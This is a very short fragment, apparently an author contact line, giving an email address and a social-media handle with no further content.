 alvaro.munoz@microfocus.com

 @pwntester

